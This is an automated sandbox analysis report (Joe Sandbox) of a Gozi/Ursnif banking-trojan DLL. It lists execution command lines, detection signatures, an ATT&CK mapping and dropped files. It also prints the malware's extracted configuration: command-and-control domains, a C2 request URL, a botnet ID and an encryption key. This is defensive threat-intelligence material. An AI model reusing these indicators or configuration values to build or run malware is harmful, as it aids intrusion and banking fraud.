ID: 406107
Sample Name:
6a76e615_by_Libranalysis
Cookbook: default.jbs
Time: 18:34:02
Date: 06/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report 6a76e615_by_Libranalysis

Overview


General Information

Sample Name:	6a76e615_by_Libranalysis (renamed file extension from none to dll)
Analysis ID:	406107
MD5:	6a76e615a7997fc.
SHA1:	90d82c7e8a3f2d3.
SHA256:	f9f77f992f0c7bf8…
Tags:	Gozi
Infos:	

Most interesting Screenshot:



Detection




Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Yara detected Ursnif
- Yara detected Ursnif
- Writes or reads registry keys via WMI
- Writes registry values via WMI
- Contains functionality to call native f…
- Contains functionality to check if a d…
- Contains functionality to dynamically…
- Contains functionality to query locale…
- Contains functionality to read the PEB
- Creates a process in suspended mo…
- Detected potential crypto function

Classification



Startup

- **System is w10x64**
- loaddll32.exe (PID: 5568 cmdline: loaddll32.exe 'C:\Users\user\Desktop\6a76e615_by_Libranalysis.dll' MD5: 542795ADF7CC08EFCF675D65310596E8)
  - cmd.exe (PID: 5384 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\6a76e615_by_Libranalysis.dll',#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 1156 cmdline: rundll32.exe 'C:\Users\user\Desktop\6a76e615_by_Libranalysis.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 5436 cmdline: rundll32.exe C:\Users\user\Desktop\6a76e615_by_Libranalysis.dll,Surprisefun MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- iexplore.exe (PID: 5088 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 4364 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5088 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "lang_id": "RU, CN",
  "RSA Public Key":
"0dnHb74sj6Vx8GWJZBcafw3TO76HRXTw2xAvtE4gwa2PPH4GC1bS9ornclyyR+kRMdKgigemv76+jMpuzK3GsVW4bUgIZu1wJsCbeT1jaF5kC+5Z1C6WwhCeQEfIn0dyGjO5mUnASq25O8pDwp1usOwI+ce4E6YjxyGNet+kZTTTWPAf
mqhY/oVc/59pNJ4uEqRk+ADd1TNfgLrsg26xKI43EH4hpRNWFYgPpsuKC3cgm4UuNnw6ui0jM0gK2wq0zUZ26PkDxSML25mcd8d1kiSEwdUG+0E4a6rwpbhziJ3p5LrDu62+TdIp8Qd07baMfJt0/+VaossEzWbTvcs7RSoksEG/YD69/
WtOVAIlyO4=",
  "c2_domain": [
    "green.salurober.com",
    "frm.mironeramp.com",
    "chat.billionady.com",
    "app3.maintorna.com"
  ],
  "botnet": "5500",
  "server": "580",
  "serpent_key": "vTK10R2O25XUrTRW",
  "sleep_time": "10",
  "SetWaitableTimer_value": "10"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000003.389725229.0000000003358000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.389658064.0000000003358000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.333514865.0000000000520000.00000040.00000001.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000003.00000003.329638923.0000000003FE0000.00000040.00000001.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000000.00000003.389739083.0000000003358000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 8 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.rundll32.exe.6e1d0000.1.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0.3.loaddll32.exe.528d29.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
3.3.rundll32.exe.3fe8d29.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.7c8d29.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0.2.loaddll32.exe.6e1d0000.2.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

Yara detected Ursnif

System Summary:

Writes or reads registry keys via WMI

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Yara detected Ursnif

Stealing of Sensitive Information:

Yara detected Ursnif

Yara detected Ursnif

Remote Access Functionality:


Yara detected Ursnif

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Rem Serv Effe
Valid Accounts	Windows Management Instrumentation 2	Path Interception	Process Injection 1 2	Masquerading 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication	Rem Trac With Auth
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1 2	LSASS Memory	Query Registry 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phone Calls/SMS	Rem Wipe With Auth
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 1	Security Account Manager	Security Software Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location	Obta Devi Clou Bacl
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Rundll32 1	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 2 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
6a76e615_by_Libranalysis.dll	29%	Virustotal		Browse
6a76e615_by_Libranalysis.dll	30%	ReversingLabs	Win32.Worm.Cridex	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.loaddll32.exe.5a0000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

Source	Detection	Scanner	Label	Link
green.salurober.com	8%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://green.salurober.com/egg0bSJn4ObK/ch_2F9lMPXs/fO3mZ53deXfDrA/fFpIrCwIBcA2fafEjJROE/_2FRp0luL60	0%	Avira URL Cloud	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://deeplow.ruB	0%	Avira URL Cloud	safe	
http://green.salurober.com/egg0bSJn4ObK/ch_2F9lMPXs/fO3mZ53deXfDrA/fFpIrCwIBcA2fafEjJROE/_2FRp0luL60r80DP/FChSncsB8SqrhdJ/_2FXtQYnl2ITaT9OH4/qVdqvFpku/l5Z_2BwlLO28ejlDZ4Xv/ZR0P9bZC7mrWzK2nsLX/wmJroXqHSsCiyywQoJG_2B/ja6fWO6EY6PRe/fsgqsP8a/8D7PMyq0Et_2Bw5od_2BLED/JSk7_2F_2B/ptgvp19MaEwrG0884/hUO8hPN4NRV3/myPEhfLIkFj/6E7GZZkxutBKlj/2G265rer_2FHZz0gfwlBV/vusAOmr1_/2BAGh_2B	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
green.salurober.com	34.86.224.8	true	false	• 8%, Virustotal, Browse	unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://green.salurober.com/egg0bSJn4ObK/ch_2F9lMPXs/fO3mZ53deXfDrA/fFpIrCwIBcA2fafEjJROE/_2FRp0luL60r80DP/FChSncsB8SqrhdJ/_2FXtQYnl2ITaT9OH4/qVdqvFpku/l5Z_2BwlLO28ejlDZ4Xv/ZR0P9bZC7mrWzK2nsLX/wmJroXqHSsCiyywQoJG_2B/ja6fWO6EY6PRe/fsgqsP8a/8D7PMyq0Et_2Bw5od_2BLED/JSk7_2F_2B/ptgvp19MaEwrG0884/hUO8hPN4NRV3/myPEhfLIkFj/6E7GZZkxutBKlj/2G265rer_2FHZz0gfwlBV/vusAOmr1_/2BAGh_2B	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://green.salurober.com/egg0bSJn4ObK/ch_2F9lMPXs/fO3mZ53deXfDrA/fFpIrCwIBcA2fafEjJROE/_2FRp0luL60	{9B20D491-AED4-11EB-90E4-ECF4BB862DED}.dat.17.dr	true	• Avira URL Cloud: safe	unknown
http://www.wikipedia.com/	msapplication.xml6.17.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.amazon.com/	msapplication.xml.17.dr	false		high
http://www.nytimes.com/	msapplication.xml3.17.dr	false		high
http://www.live.com/	msapplication.xml2.17.dr	false		high
http://deeplow.ruB	loaddll32.exe, 00000000.00000002.465196621.000000006E2B1000.00000002.00020000.sdmp, rundll32.exe, 00000003.00000002.463603336.00000006E2B1000.00000002.00020000.sdmp, 6a76e615_by_Libranalysis.dll	false	• Avira URL Cloud: safe	unknown
http://www.reddit.com/	msapplication.xml4.17.dr	false		high
http://www.twitter.com/	msapplication.xml5.17.dr	false		high
http://www.youtube.com/	msapplication.xml7.17.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
34.86.224.8	green.salurober.com	United States		15169	GOOGLEUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	406107
Start date:	06.05.2021
Start time:	18:34:02
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 50s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	6a76e615_by_Libranalysis (renamed file extension from none to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal88.troj.winDLL@10/22@1/1
EGA Information:	Failed

HDC Information:	• Successful, ratio: 7% (good quality ratio 6.6%) • Quality average: 79.9% • Quality standard deviation: 28.3%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All • Excluded IPs from analysis (whitelisted): 104.43.193.48, 52.255.188.83, 168.61.161.212, 13.64.90.137, 184.30.24.56, 13.88.21.125, 8.241.78.254, 8.241.90.254, 8.241.83.126, 8.238.35.254, 8.241.78.126, 88.221.62.148, 152.199.19.161 • Excluded domains from analysis (whitelisted): skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, ie9comview.vo.msecnd.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, skypedataprdcolcus15.cloudapp.net, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, skypedataprdcoleus17.cloudapp.net, go.microsoft.com, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, go.microsoft.com.edgekey.net, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, prod.fs.microsoft.com.akadns.net, skypedataprdcolwus15.cloudapp.net, au-bg-shim.trafficmanager.net, cs9.wpc.v0cdn.net • Report size getting too big, too many NtOpenKeyEx calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{9B20D48F-AED4-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.7743734001829912
Encrypted:	false
SSDEEP:	192:rBZGZS2TWNTtN8dfNCmhoMqZiFJJQWAiB:rHiRqrWVRhtqZiDJQWAU
MD5:	329C5791845991B14F943D8704DAA0B1
SHA1:	A5036FCA30ED9F659CEE09B08AB123268F806DE3
SHA-256:	A0D15FDADBB9DDE434EAC1B63B7CDE1DC482974FB00D2641A76A3F74A1418BFE
SHA-512:	D082ADF307C43ED9EEFE1CF5642CEBD871939C3E45AFCF39C7DFF59B0AE88E7ACC2F74EE6B3C5BDE568B8852A2937E7C514513E2986D8057C5D1381FEC8F08E
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{9B20D491-AED4-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28120
Entropy (8bit):	1.9055818644411726
Encrypted:	false
SSDEEP:	96:rxZOVQu6EBSJjl2DW6MqlJkz+3H1Jqkz+3Fgpr:rxZOVQu6EkJjl2DW6MqlfX1M2r
MD5:	EDF80852605AACD09AE783EC216CF711
SHA1:	C0446AE0C40114BC8D0D13C9AB142F9D808D2829
SHA-256:	335681B5E564427F76562A6D6D7AD6D7348355151401E8C0FEB355CD26B9A95D
SHA-512:	CCA19C24B70A285B0F9F9F1F279ABB3B3E600FB04264F0F771CE6B43AAA37FD699E867778997069108062592 20DB1770E5F51FD41D0F6739D637FB48F258CCC8
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.106451702405661
Encrypted:	false
SSDEEP:	12:TMHdNMNxOEiKTnWimI002EtM3MHdNMNxOEiKTnWimI00ObVbkEtMb:2d6NxOFKTSZHKd6NxOFKTSZ76b
MD5:	C2AF277C2F544EF628C6F67A4B869C83
SHA1:	2060CCA43174810BDA3D00D9AA1E63CE2F58CD56
SHA-256:	F7F158C84B509E091B138DC60B568D42F5B04FD77778B0BD738847797AF14F46
SHA-512:	9A84C90EC67890C39052A386E0FD0EB1AF671DB12FBB13823190A30E0FCB220C15CE932EF2DF10C9CF8AEB16F0F6D5C7D45818F7FDDFC9A49145E33F84FC03B
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x715da995,0x01d742e1</date><accdate>0x715da995,0x01d742e1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x715da995,0x01d742e1</date><accdate>0x715da995,0x01d742e1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Size (bytes):	653
Entropy (8bit):	5.135910629543779
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2kdRvnWimI002EtM3MHdNMNxe2kdRvnWimI00Obkak6EtMb:2d6NxreSZHKd6NxreSZ7Aa7b
MD5:	717191D4BDF943CFCD5536E48BB5D16E
SHA1:	A839440C2B850E181D3FB8BB17109FE52019029B
SHA-256:	B561A23907D0F5E5BE5FF28A2E3ABCA0477CBD90DFB6065D3302F233C323A4CE
SHA-512:	416D99EB4B9A557C8C1E221A393CFDE2E159D969FA62CEED3208BA7C6787042062FC6121A4C0D1F44B2DA508E32D5D911A73886BC0C8D20170B49DB33F67E7B
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x71542076,0x01d742e1</date><accdate>0x71542076,0x01d742e1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x71542076,0x01d742e1</date><accdate>0x71542076,0x01d742e1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	662
Entropy (8bit):	5.124205105045539
Encrypted:	false
SSDEEP:	12:TMHdNMNxvLiKTnWimI002EtM3MHdNMNxvLiKTnWimI00ObmZEtMb:2d6NxvGKTSZHKd6NxvGKTSZ7mb
MD5:	1E89FB064F884C39AAD7F1B098D7DA03
SHA1:	16349438B04D04F924804DECDBDD0D89845F9326
SHA-256:	8726F81D8F0417EEB7563403AC31193E335634F5DA20AE162AFA36910778B604
SHA-512:	915E08236D2864091A57965A232D842F0B5CC1D521135910419A6A89DD3417594934CBA7883117F721003762EFECE50C46D76C6A16BA41257574F2B318D94D6B
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x715da995,0x01d742e1</date><accdate>0x715da995,0x01d742e1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x715da995,0x01d742e1</date><accdate>0x715da995,0x01d742e1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	5.100898923936443
Encrypted:	false
SSDEEP:	12:TMHdNMNxixnWimI002EtM3MHdNMNxixnWimI00Obd5EtMb:2d6NxSSZHKd6NxSSZ7Jjb
MD5:	176B2977A5B85BCBF5B08EC3C07C49F8
SHA1:	FFA2FF0642C78A083049365601AF970E66B5667D
SHA-256:	68D9B0A83E140BE782919E6085AFC57165108F68A7CC3DA1EA0F874ECFC2D00A
SHA-512:	27EC9A22BB78E2360B2004A90E2382120F4D2033C73BC45BB8FFDE883F99C6FD339F048F41453923793A889E0CD383BAD3E40960F9B97DBEB4D90165A9E745B7
Malicious:	false
Reputation:	low
